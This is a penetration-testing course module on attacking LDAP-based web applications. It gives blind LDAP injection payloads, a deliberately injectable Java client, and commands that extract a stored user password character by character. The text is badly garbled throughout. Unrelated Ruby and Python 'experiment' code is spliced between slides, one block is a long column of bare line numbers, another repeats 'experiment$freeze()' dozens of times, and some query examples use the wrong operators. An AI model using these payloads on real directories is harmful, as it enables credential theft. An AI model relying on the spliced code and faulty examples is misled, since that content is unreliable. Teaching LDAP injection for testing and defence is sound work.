

# Web Application Penetration Testing eXtreme

v2

## Attacking LDAP-Based Implementations

Section 01 | Module 15

© Caendra Inc. 2020  
All Rights Reserved

# Table of Contents

## MODULE 15 | ATTACKING LDAP BASED IMPLEMENTATIONS

### 15.1 What is LDAP

### 15.2 LDAP Syntax

### 15.3 Abusing LDAP

# Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ What is LDAP and how it is used in web applications
- ✓ Common LDAP vulnerabilities and methods of exploiting them

# What is LDAP



## 15.1 What is LDAP

LDAP stands for Lightweight Directory Access Protocol. It is a protocol used to modify and query directory services over TCP/IP.

Directory service is a database-like virtual storage that holds data in specific hierarchical structure. LDAP structure is based on a tree of directory of entries.

# 15.1 What is LDAP

LDAP is object oriented, thus every entry in an LDAP directory services is an instance of an object and must correspond to the rules fixed for the attributes of the object.

LDAP can not only query objects from a directory database, it can also be used for management and authentication. Note that LDAP is just the protocol to access Directory Service, not a storage mechanism itself.





# 15.1 What is LDAP

LDAP is used to communicate with Directory Databases, but as a protocol it does not provide any storage capabilities.

Sample databases that use directory structure is **Microsoft Active Directory** (where LDAP is often used in authentication process) or the less known **OpenLDAP**.

# 15.1.1 Directory Database Structure

Before we move on to explore LDAP syntax and capabilities, let's take a closer look at directory databases which are inherent component of LDAP implementations.





## 15.1.1.1 LDIF Format

Objects in directory databases accessed via LDAP are stored in LDIF which stands for **LDAP Data Interchange Format**. LDIF defines directory content as a set of records, one record for each object (or entry). It also represents update requests, such as Add, Modify, Delete, and Rename, as a set of records, one record for each update request.



## 15.1.1 Directory Database Structure

A directory database can support LDIF by defining its assumptions in a LDIF file. It can be a plaintext file simply containing directory data representation as well as LDAP commands. They are also used to read, write, and update data in a directory.



# 15.1.1 Directory Database Structure

Here, you can see a sample LDIF file.

```
1 dn: dc=org
2 dc: org
3 objectClass: dcObject
4
5 dn: dc=samplecompany,dc=org
6 dc: samplecompany
7 objectClass: dcObject
8 objectClass: organization
9
10 dn ou=it,dc=samplecompany,dc=org
11 objectClass: organizationalUnit
12 ou: it
13
14 dn: ou=marketing,dc=samplecompany,dc=org
15 objectClass: organizationalUnit
16 ou: marketing
17
18 dn: cn=,ou=,dc=samplecompany,dc=org
19 objectClass: personalData
20 cn:
21 sn:
22 gn:
23 uid:
24 ou:
25 mail:
26 phone:
```

# 15.1.1 Directory Database Structure

**Lines 1-3:** We are defining the top-level domain "org".

**Lines 5-8:** Next, we are defining the subdomain „samplecompany“, for example „samplecompany.org“.

```
1 dn: dc=org
2 dc: org
3 objectClass: dcObject
4
5 dn: dc=samplecompany,dc=org
6 dc: samplecompany
7 objectClass: dcObject
8 objectClass: organization
9
10 dn ou=it,dc=samplecompany,dc=org
11 objectClass: organizationalUnit
12 ou: it
13
14 dn: ou=marketing,dc=samplecompany,dc=org
15 objectClass: organizationalUnit
16 ou: marketing
17
18 dn: cn=,ou=,dc=samplecompany,dc=org
19 objectClass: personalData
20 cn:
21 sn:
22 gn:
23 uid:
24 ou:
25 mail:
26 phone:
```

# 15.1.1 Directory Database Structure

**Lines 10-16:** We define two organization units (ou): it and marketing.

**Lines 18-26:** We then add objects to the domain „samplecompany.org“ and assign attributes with values.

For example, „sn“ stands for „surname“, „cn“ stands for canonical name (or first name), while „mail“ is a placeholder for an email address.

```
1 dn=dc=org
2 dc=org
3 objectClass: dcObject
4
5 dn=dc=samplecompany,dc=org
6 dc=samplecompany
7 objectClass: dcObject
8 objectClass: organization
9
10 dn ou=it,dc=samplecompany,dc=org
11 objectClass: organizationalUnit
12 ou: it
13
14 dn ou=marketing,dc=samplecompany,dc=org
15 objectClass: organizationalUnit
16 ou: marketing
17
18 dn cn= ,ou= ,dc=samplecompany,dc=org
19 objectClass: personalData
20 cn:
21 sn:
22 gn:
23 uid:
24 ou:
25 mail:
26 phone:
```

## 15.1.1 Directory Database Structure

Each directory services database might have different default attributes.

For example, in OpenLDAP implementations you can find a userPassword attribute (which can be interesting from a penetration tester's standpoint) while there's no such attribute in Active Directory.



## LDAP Syntax



## 15.2 LDAP Syntax

LDAP as a protocol has its own structure for querying the back-end database. It utilizes operators like the following:

- "=" (equal to)
- "|" (logical or)
- "!" (logical not)
- "&" (logical and)
- "\*" (wildcard) – stands for any string or character

```
21 # LDAPv3 Search Result
22 #
23 # Search Result: The Experiment Data Result Set
24 # observations - an array of Observations, in ascending
25 # order
26 # control - the control Observation
27
28 def initialize(experiment, observations = [], control = nil)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - !control
33   evaluate_candidates
34
35   freeze
36 end
37
38 # Return the experiment's context
39 def context
40   @experiment.context
41 end
42
43 # Return the name of the experiment
44 def experiment_name
45   @experiment.name
46 end
47
```

## 15.2 LDAP Syntax

These operators are used in larger expressions (LDAP queries). Below you can find exemplary LDAP queries. They are referring to database schema presented in the previous module.

- (cn=John) will fetch personal entries where canonical name is „John”
- (cn=J\*) will fetch personal entries where canonical name starts with „J”, as a wildcard is placed in the query

## 15.2 LDAP Syntax

LDAP query expressions can also be concatenated, resulting in a sample query like the one below:

`(!(sn=a*)(cn=b*))`

In this case, the first **OR** operator is used in order to indicate that we either look for all records which surname starts with „a” **or** canonical name starts with „b”.

## 15.2.1 LDAP Implementations

The LDAP as a protocol can be a completely independent implementation from the underlying database.

With that said, we can, for example, configure a web application to serve as a front-end to an Active Directory database.

## 15.2.1 LDAP Implementations

In turn, that means that it is possible to use Active Directory (or another directory-based database) with LDAP in order to authenticate web application users.

This is a convenient method since some roles or user attributes will be shared with domain users, which can be then used for authorization purposes within a web application.



## 15.2.1 LDAP Implementations

This way, a web application can rely on LDAP and the backed directory role attributes when authorizing users to access certain resources.

Of course, LDAP can be encountered as a database holding different information, which can include employee data or user account attributes; consider a web interface that can be used to browse employee structure in the company.

## 15.2.1 LDAP Implementations

In such a scenario, the web application might take the user's input and incorporate it into the LDAP query in order to retrieve database results and present it to the application user.

In next the next chapter, we will think about what can go wrong in such a scenario.

```
24 def initialize(experiment, observations, candidates)
25   @experiment = experiment
26   @observations = observations
27   @control = control
28   @candidates = observations - control
29   evaluate_candidates
30 end
31
32 # Freeze the experiment's context
33 def context
34   @experiment.context
35 end
36
37 # Return the result a match between all
38 def match
39   @candidates
40 end
41
42 # Return the result a match between all
43 def match
44   @candidates
45 end
```



## Abusing LDAP



## 15.3.1 LDAP over TCP

When referring to „abusing” or „exploiting” LDAP in this module, we talk about web-based LDAP implementations.

However, there could be literally any front-end facade to the LDAP enabled directory database. You can often find LDAP services during the scanning of network infrastructure on default ports 389 (for unencrypted connections) or 636 for LDAP SSL.

## 15.3.1 LDAP over TCP

In order to connect to standalone LDAP services via pure TCP protocol, you can use tool named JXplorer. It can be downloaded in various formats from its [homepage](http://jxplorer.org/) and does not require installation. It can also be downloaded as a standalone jar file, which can be run using command:

```
java -jar JXplorer.jar
```

## 15.3.1 LDAP over TCP

Since we are focused on web-based implementations, we will leave the JQXplorer for your experiments.

As previously mentioned, LDAP can be integrated with a web application, which can take user input and implement it into an LDAP query. If there is no sanitization of user input, several things can go wrong.



## 15.3.2 LDAP Vulnerabilities

What can happen without proper user sanitization in web-based LDAP implementations depends heavily on the purpose and content of the LDAP.

The basic and most obvious vulnerability can be LDAP injection. If the query is not sanitized enough, an attacker can place a wildcard instead of a legitimate object, pulling all the objects instead of just one.

```
20 def __init__(self, experiment, observations, control):
21     self.experiment = experiment
22     self.observations = observations
23     self.control = control
24     self.candidates = []
25     self.evaluate_candidates()
26
27 def __str__(self):
28     return f'Experiment: {self.experiment}, Observations: {self.observations}, Control: {self.control}'
29
30 def evaluate_candidates(self):
31     # Find all objects that match the experiment's name
32     query = f'(&({self.experiment}))'
33     results = self.ldap.search(query, self.control)
34     # Filter results to only those that match the experiment's name
35     candidates = []
36     for result in results:
37         if result[0] == self.experiment:
38             candidates.append(result[1])
39     self.candidates = candidates
40
41 def __getitem__(self, index):
42     return self.candidates[index]
```



## 15.3.2 LDAP Vulnerabilities

Depending on the application architecture, it might or might not be a security flaw.

If the user was not meant to see the object he made accessible using a wildcard, then the LDAP injection results in sensitive information retrieval.

```
20 def __init__(self, ldap):
21     self.ldap = ldap
22
23     # The experiment will result in a
24     # observations - an array of Observations, in memory
25     # control - the control Observation
26
27
28 def __call__(self, experiment, observations = [], control = None)
29
30     @experiment = experiment
31     @observations = observations
32     @control = control
33     @candidates = observations - (control)
34     evaluate_candidates
35
36
37
38
39
40
41
42
43 # Fetch the name of the experiment
44 def experiment_name
45     experiment.name
46
47
48
49 # Fetch the result a match between all
50 def matches
51     ...
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

## 15.3.2 LDAP Vulnerabilities

Pulling an enormous amount of data at once could also lead to a Denial of Service condition; if the back-end database is large enough, there is a high likelihood that the front-end was designed in order to filter query results in order not to overload the database engine. In that case, multiple wildcard queries might render the database unavailable effectively disallowing access to the application service.

## 15.3.2 LDAP Vulnerabilities

In 2017, a critical LDAP injection vulnerability emerged in Joomla LDAP authentication plugin. Users were able to bypass authentication to Joomla-based websites due to lack of user input sanitization when LDAP authentication plugin was used. You can read more about that vulnerability [here](#).

An available exploit can be found on the resource below.  
<http://www.spy-soft.net/wp-content/uploads/Joomla-LDAP-Injection.txt>

## 15.3.2 LDAP Vulnerabilities

Suppose that an attacker can infer from the server responses that the code injected into the LDAP query generates true (valid response) or false (error).

In such a case, it is still possible to exploit a Blind LDAP injection.

## 15.3.3 LDAP Injection

Suppose that a web application allows us to list all available printers from a LDAP directory. Error messages are not returned. The application utilizes the following search filter:

**(& (objectclass=printer)(type=Canon\*))**

As a result, if any Canon printers are available, icons of these printers are shown to the client. Otherwise, no icon is present. This is an exemplary true/false situation.



## 15.3.3.1 Blind LDAP Injection

IF we inject string „\*)(objectClass=\*)(& (objectClass=void”, then the web application will issue the following query:

**(& (objectClass=\*)(objectClass=\*)(&objectClass=void)(type=Canon\*))**

In that case, only the first LDAP query will be processed, resulting in **(& (objectClass=\*)(objectClass=\*))** being extracted from the back end.

## 15.3.3.1 Blind LDAP Injection

As a result, the printer icon will be shown to the client. As this query always returns results due to objectClass being set to a wildcard. We can construct further true/false statements in the following way:

```
(&(objectClass=*)(objectClass=users))(&objectClass=foo)(type=Canon*))  
(&(objectClass=*)(objectClass=resources))(&objectClass=foo)(type=Canon*))
```

Using such queries, it is possible to enumerate possible object classes based on true/false condition (printer icon should be shown or not).

## 15.3.3.1 Blind LDAP Injection

Similar logic can be used in case of „OR” blind LDAP injection. Consider the following query with injected part in red:

```
((objectClass=void)(objectClass=void))(&objectClass=void)(type=Canon*))
```

Such a query returns no object, so the printer icon should not be shown to the user.

## 15.3.3.1 Blind LDAP Injection

In order to gather information, a similar technique can be applied:

```
(!(objectClass=void)(objectClass=users))(&objectClass=void)(type=Canon*))all
(!(objectClass=void)(objectClass=resources))(&objectClass=void)(type=Canon*))all
```

This will allow us to enumerate the directory structure.

## 15.3.4 LDAP Python Implementation

Consider the following code that can be responsible for implementing LDAP server logic.

We will split it into multiple slides with comments so you can follow along.

```

1  # Run experiment and return
2  # the results
3  # @param experiment Experiment object
4  # @return list of results
5  # @examples
6  # experiment = Experiment$new()
7  # observations = observations
8  # control = control
9  # candidates = candidates
10 # evaluate_candidates(experiment, observations, control, candidates)
11 # freeze
12 # experiment$freeze()
13 # experiment$observations
14 # experiment$control
15 # experiment$candidates
16 # experiment$results
17 # experiment$freeze()
18 # experiment$freeze()
19 # experiment$freeze()
20 # experiment$freeze()
21 # experiment$freeze()
22 # experiment$freeze()
23 # experiment$freeze()
24 # experiment$freeze()
25 # experiment$freeze()
26 # experiment$freeze()
27 # experiment$freeze()
28 # experiment$freeze()
29 # experiment$freeze()
30 # experiment$freeze()
31 # experiment$freeze()
32 # experiment$freeze()
33 # experiment$freeze()
34 # experiment$freeze()
35 # experiment$freeze()
36 # experiment$freeze()
37 # experiment$freeze()
38 # experiment$freeze()
39 # experiment$freeze()
40 # experiment$freeze()
41 # experiment$freeze()
42 # experiment$freeze()
43 # experiment$freeze()
44 # experiment$freeze()
45 # experiment$freeze()
46 # experiment$freeze()
47 # experiment$freeze()
48 # experiment$freeze()
49 # experiment$freeze()
50 # experiment$freeze()
51 # experiment$freeze()
52 # experiment$freeze()
53 # experiment$freeze()
54 # experiment$freeze()
55 # experiment$freeze()
56 # experiment$freeze()
57 # experiment$freeze()
58 # experiment$freeze()
59 # experiment$freeze()
60 # experiment$freeze()
61 # experiment$freeze()
62 # experiment$freeze()
63 # experiment$freeze()
64 # experiment$freeze()
65 # experiment$freeze()
66 # experiment$freeze()
67 # experiment$freeze()
68 # experiment$freeze()
69 # experiment$freeze()
70 # experiment$freeze()
71 # experiment$freeze()
72 # experiment$freeze()
73 # experiment$freeze()
74 # experiment$freeze()
75 # experiment$freeze()
76 # experiment$freeze()
77 # experiment$freeze()
78 # experiment$freeze()
79 # experiment$freeze()
80 # experiment$freeze()
81 # experiment$freeze()
82 # experiment$freeze()
83 # experiment$freeze()
84 # experiment$freeze()
85 # experiment$freeze()
86 # experiment$freeze()
87 # experiment$freeze()
88 # experiment$freeze()
89 # experiment$freeze()
90 # experiment$freeze()
91 # experiment$freeze()
92 # experiment$freeze()
93 # experiment$freeze()
94 # experiment$freeze()
95 # experiment$freeze()
96 # experiment$freeze()
97 # experiment$freeze()
98 # experiment$freeze()
99 # experiment$freeze()
100 # experiment$freeze()

```

## 15.3.4.1 Implementing LDAP Server

Here we are simply importing some modules that will be used shortly.

```
import sys
try:
    from cStringIO import StringIO as BytesIO
except ImportError:
    from io import BytesIO

from twisted.application import service
from twisted.internet.endpoints import serverFromString
from twisted.internet.protocol import ServerFactory
from twisted.python.components import registerAdapter
from twisted.python import log
from ldaptor.inmemory import fromLDIFFFile
from ldaptor.interfaces import IConnectedLDAPEntry
from ldaptor.protocols.ldap.ldapserver import LDAPServer
```

# 15.3.4.1 Implementing LDAP Server

A LDIF file is defined as a variable named LDIF.

The directory structure is defined here.

```
LDIF = b""\
dn: dc=org
dc: org
objectClass: dcObject

dn: dc=example,dc=org
dc: example
objectClass: dcObject
objectClass: organization

dn: ou=people,dc=example,dc=org
objectClass: organizationalUnit
ou: people

dn: cn=bob,ou=people,dc=example,dc=org
cn: bob
gn: Bob
mail: bob@example.org
objectClass: top
objectClass: person
objectClass: inetOrgPerson
telephoneNumber: 555-9999
uid: bob
sn: Roberts
userPassword: secret

dn: gn=John+sn=Doe,ou=people,dc=example,dc=org
objectClass: addressbookPerson
gn: John
sn: Doe
street: Back alley
postOfficeBox: 123
postalCode: 54321
postalAddress: Backstreet
st: NY
l: New York City
c: US
userPassword: terces

dn: gn=John+sn=Smith,ou=people,dc=example,dc=org
objectClass: addressbookPerson
gn: John
sn: Smith
telephoneNumber: 555-1234
facsimileTelephoneNumber: 555-1235
description: This is a description that can span multiple lines as long as the non-first lines are indented in the LDIF.
userPassword: eekretsay

""
```



## 15.3.4.1 Implementing LDAP Server

The main class of the LDAPserver.py is defined.

```
class Tree(object):

    def __init__(self):
        global LDIF
        self.f = BytesIO(LDIF)
        d = fromLDIFFile(self.f)
        d.addCallback(self.ldifRead)

    def ldifRead(self, result):
        self.f.close()
        self.db = result

class LDAPServerFactory(ServerFactory):
    protocol = LDAPServer

    def __init__(self, root):
        self.root = root

    def buildProtocol(self, addr):
        proto = self.protocol()
        proto.debug = self.debug
        proto.factory = self
        return proto
```

## 15.3.4.1 Implementing LDAP Server

Here the main function is defined.

The LDAP Server will listen for incoming connections on port 8080 of the localhost or a command-line specified port.

```
if __name__ == '__main__':
    from twisted.internet import reactor
    if len(sys.argv) == 2:
        port = int(sys.argv[1])
    else:
        port = 8080
    log.startLogging(sys.stderr)
    tree = Tree()
    registerAdapter(
        lambda x: x.root,
        LDAPServerFactory,
        IConnectedLDAPEntry)
    factory = LDAPServerFactory(tree.db)
    factory.debug = True
    application = service.Application("ldaptor-server")
    myService = service.IServiceCollection(application)
    serverEndpointStr = "tcp:{0}".format(port)
    e = serverFromString(reactor, serverEndpointStr)
    d = e.listen(factory)
    reactor.run()
```

## 15.3.4.1 Implementing LDAP Server

For the purpose of the exercise, we will start the server with the command:

**python ldapserver.py**

```
qwe@ubuntu:~$ python ldapserver.py
2020-01-20 13:41:41-0800 [-] Log opened.
2020-01-20 13:41:41-0800 [-] LDAPServerFactory starting on 8080
2020-01-20 13:41:41-0800 [-] Starting factory <_main_.LDAPServerFactory instance at 0x7fb807ded3c0>
2020-01-20 13:41:45-0800 [LDAPServer,0,127.0.0.1] S<-C LDAPMessage(id=1, value=LDAPSearchRequest(baseObject='dc=example,dc=org', scope=2, derefAliases=3,
sizeLimit=0, timeLimit=0, typesOnly=0, filter=LDAPFilter_and(value=[LDAPFilter_equalityMatch(attributeDesc=BEROctetString(value='uid'), assertionValue=BEROctetString(value='bob')), LDAPFilter_substrings(type='userPassword', substrings=[LDAPFilter_substrings_initial(value='s'))]), LDAPFilter_equalityMatch(attributeDesc=BEROctetString(value='objectClass'), assertionValue=BEROctetString(value='person'))]), attributes=['telephoneNumber']), controls=[('2.16.84.0.1.113730.3.4.2', None, None)])
```

Make sure that port 8080 is available, as the server will not throw an exception in such a case!

## 15.3.4.2 Implementing LDAP Client

We will now implement the LDAP client that can connect to the mentioned server.

Follow the source code presented in the upcoming slides!

```
def initialize_experiment(experiment_name, observations, control):
    """Initialize the experiment with the given parameters.

    Parameters
    ----------
    experiment_name : str
        The name of the experiment.
    observations : list
        The list of observations.
    control : Control
        The control object.

    Returns
    -------
    Experiment
        The initialized experiment object.
    """
    # Create the experiment object
    experiment = Experiment(experiment_name, observations, control)

    # Initialize the experiment
    experiment.initialize()

    # Return the experiment object
    return experiment
```

## 15.3.4.2 Implementing LDAP Client

The file will be named LDAPInfo.java

Here we import some packages that will be used in the software.

```
import javax.naming.NamingEnumeration;  
import javax.naming.directory.SearchControls;  
import javax.naming.directory.SearchResult;  
import javax.naming.ldap.InitialLdapContext;  
import java.util.Hashtable;  
import javax.naming.NamingException;
```

## 15.3.4.2 Implementing LDAP Client

The comments of the LDAPInfo class contain explanation of the functionalities.

```
public class LDAPInfo {

    public static void main(String[] args) throws Exception {
        if (args.length < 1) {
            throw new RuntimeException("I need UID!"); //command line argument is obligatory
        }

        String uid = args[0]; //uid is taken from command line argument

        String query = String.format("&{(uid=%s)(objectClass=person})", uid); //query is constructed based command line argument.
        System.out.println("LDAP query: " + query); //the query is printed out upon call

        Hashtable<String, Object> env = new Hashtable<>();
        env.put("java.naming.provider.url", "ldap://localhost:8080/dc=example,dc=org");
        env.put("java.naming.factory.initial", "com.sun.jndi.ldap.LdapCtxFactory");
        InitialLdapContext ctx = new InitialLdapContext(env, null); //connection to LDAP is established

        SearchControls constraints = new SearchControls();
        constraints.setSearchScope(SearchControls.SUBTREE_SCOPE);
        constraints.setReturningAttributes(new String[] { "telephoneNumber" }); //we want to extract telephone number

        NamingEnumeration<SearchResult> results = ctx.search("", query, constraints);
        try {
            if (!results.hasMore()) {
                System.out.println("Nobody found!"); //if the uid does not result in finding any record, print that
            } else {
                Object phone = results.next().getAttributes().get("telephoneNumber");
                System.out.println("Phone: " + phone); //otherwise print the phone
            }
        } catch (NamingException e) {
            //exception declaration
        } finally {
            results.close(); //close the result handle
        }
    }
}
```

## 15.3.4.2 Implementing LDAP Client

The mentioned source code can be compiled with:

```
javac -d classes LDAPInfo.java
```

And then it can be run with:

```
java -cp classes LDAPInfo bob
```

```
qwe@ubuntu:~$ java -cp classes LDAPInfo bob
LDAP query: (&(uid=bob)(objectClass=person))
Phone: telephoneNumber: 555-9999
qwe@ubuntu:~$
```

```
41 * @param context - the context
42 * @param uid - the uid of the user to be searched
43 * @param objectClass - the object class of the user to be searched
44 * @param observations - an array of Observations, in which the user's observations are stored
45 * @param control - the control observation
46 * @return - the user's information
47 *
48 * @author: Caendra Inc.
49 *
50 * @since 1.0
51 */
52 def search(context, uid, objectClass, observations, control) {
53     @context = context
54     @observations = observations
55     @control = control
56     @candidates = findCandidates(context, uid, objectClass, observations, control)
57     evaluate_candidates
58 }
59
60 * @param context - the context
61 * @param uid - the uid of the user to be searched
62 * @param objectClass - the object class of the user to be searched
63 * @param observations - an array of Observations, in which the user's observations are stored
64 * @param control - the control observation
65 * @return - the user's information
66 *
67 * @author: Caendra Inc.
68 *
69 * @since 1.0
70 */
71 def findCandidates(context, uid, objectClass, observations, control) {
72     @context = context
73     @uid = uid
74     @objectClass = objectClass
75     @observations = observations
76     @control = control
77     @candidates = findCandidates(context, uid, objectClass, observations, control)
78     evaluate_candidates
79 }
80
81 * @param context - the context
82 * @param uid - the uid of the user to be searched
83 * @param objectClass - the object class of the user to be searched
84 * @param observations - an array of Observations, in which the user's observations are stored
85 * @param control - the control observation
86 * @return - the user's information
87 *
88 * @author: Caendra Inc.
89 *
90 * @since 1.0
91 */
92 def evaluate_candidates(context, uid, objectClass, observations, control) {
93     @context = context
94     @uid = uid
95     @objectClass = objectClass
96     @observations = observations
97     @control = control
98     @candidates = evaluate_candidates(context, uid, objectClass, observations, control)
99     evaluate_candidates
100 }
```



## 15.3.5 Blind LDAP Injection Example

The client we've just compiled is vulnerable to Blind LDAP injection. Let's try to use it in a legitimate way first:

```
qwe@ubuntu:~$ java -cp classes LDAPInfo bob
LDAP query: (&(uid=bob)(objectClass=person))
Phone: telephoneNumber: 555-9999
qwe@ubuntu:~$ java -cp classes LDAPInfo notbob
LDAP query: (&(uid=notbob)(objectClass=person))
Nobody found!
qwe@ubuntu:~$
```

## 15.3.5 Blind LDAP Injection Example

Despite the application prints just the telephone number, it can be helpful to extract more data. Take a look at the example:

```
java -cp classes LDAPInfo "bob)(userPassword=a*"
```

```
qwe@ubuntu:~$ java -cp classes LDAPInfo "bob)(userPassword=a*"
LDAP query: (&(uid=bob)(userPassword=a*)(objectClass=person))
Nobody found!
```

In such a case, nothing is found. Let's enumerate more letters until the end of the alphabet, like the example below:

```
java -cp classes LDAPInfo "bob)(userPassword=b*"
```

## 15.3.5 Blind LDAP Injection Example

When encountering the letter 's', we can see that surprisingly the telephone number is shown:

```
java -cp classes LDAPInfo "bob)(userPassword=s*"
```

```
qwe@ubuntu:~$ java -cp classes LDAPInfo "bob)(userPassword=s*"
LDAP query: (&(uid=bob)(userPassword=s*)(objectClass=person))
Phone: telephoneNumber: 555-9999
```

## 15.3.5 Blind LDAP Injection Example

It was further possible to identify that the bob's password is secret!

```
java -cp classes LDAPInfo "bob)(userPassword=secret"
```

```
qwe@ubuntu:~$ java -cp classes LDAPInfo "bob)(userPassword=secret"  
LDAP query: (&(uid=bob)(userPassword=secret)(objectClass=person))  
Phone: telephoneNumber: 555-9999  
qwe@ubuntu:~$ java -cp classes LDAPInfo "bob)(userPassword=secured"  
LDAP query: (&(uid=bob)(userPassword=secured)(objectClass=person))  
Nobody found!
```

## 15.3.5 Blind LDAP Injection Example

Such an exploitation scenario could be a perfect fit for sensitive information extraction.


Although we were using a command-line LDAP frontend, keep in mind that web application would work with LDAP in the same way.

```
20 def __init__(self, uri, base, controls=None):
21     self.uri = uri
22     self.base = base
23     self.controls = controls
24     self.observations = []
25     self.control = None
26     self.candidates = []
27
28 def inject(self, experiment, observations=None, control=None):
29     @experiment = experiment
30     @observations = observations
31     @control = control
32     @candidates = []
33     evaluate_candidates
34
35 def inject(self, experiment, control):
36     # Inject the name of the experiment
37     def experiment_name
38         experiment.name
39     end
40
41 def inject(self, experiment, control):
42     # Inject the result a match between an
43     def match
44         ..
45     end
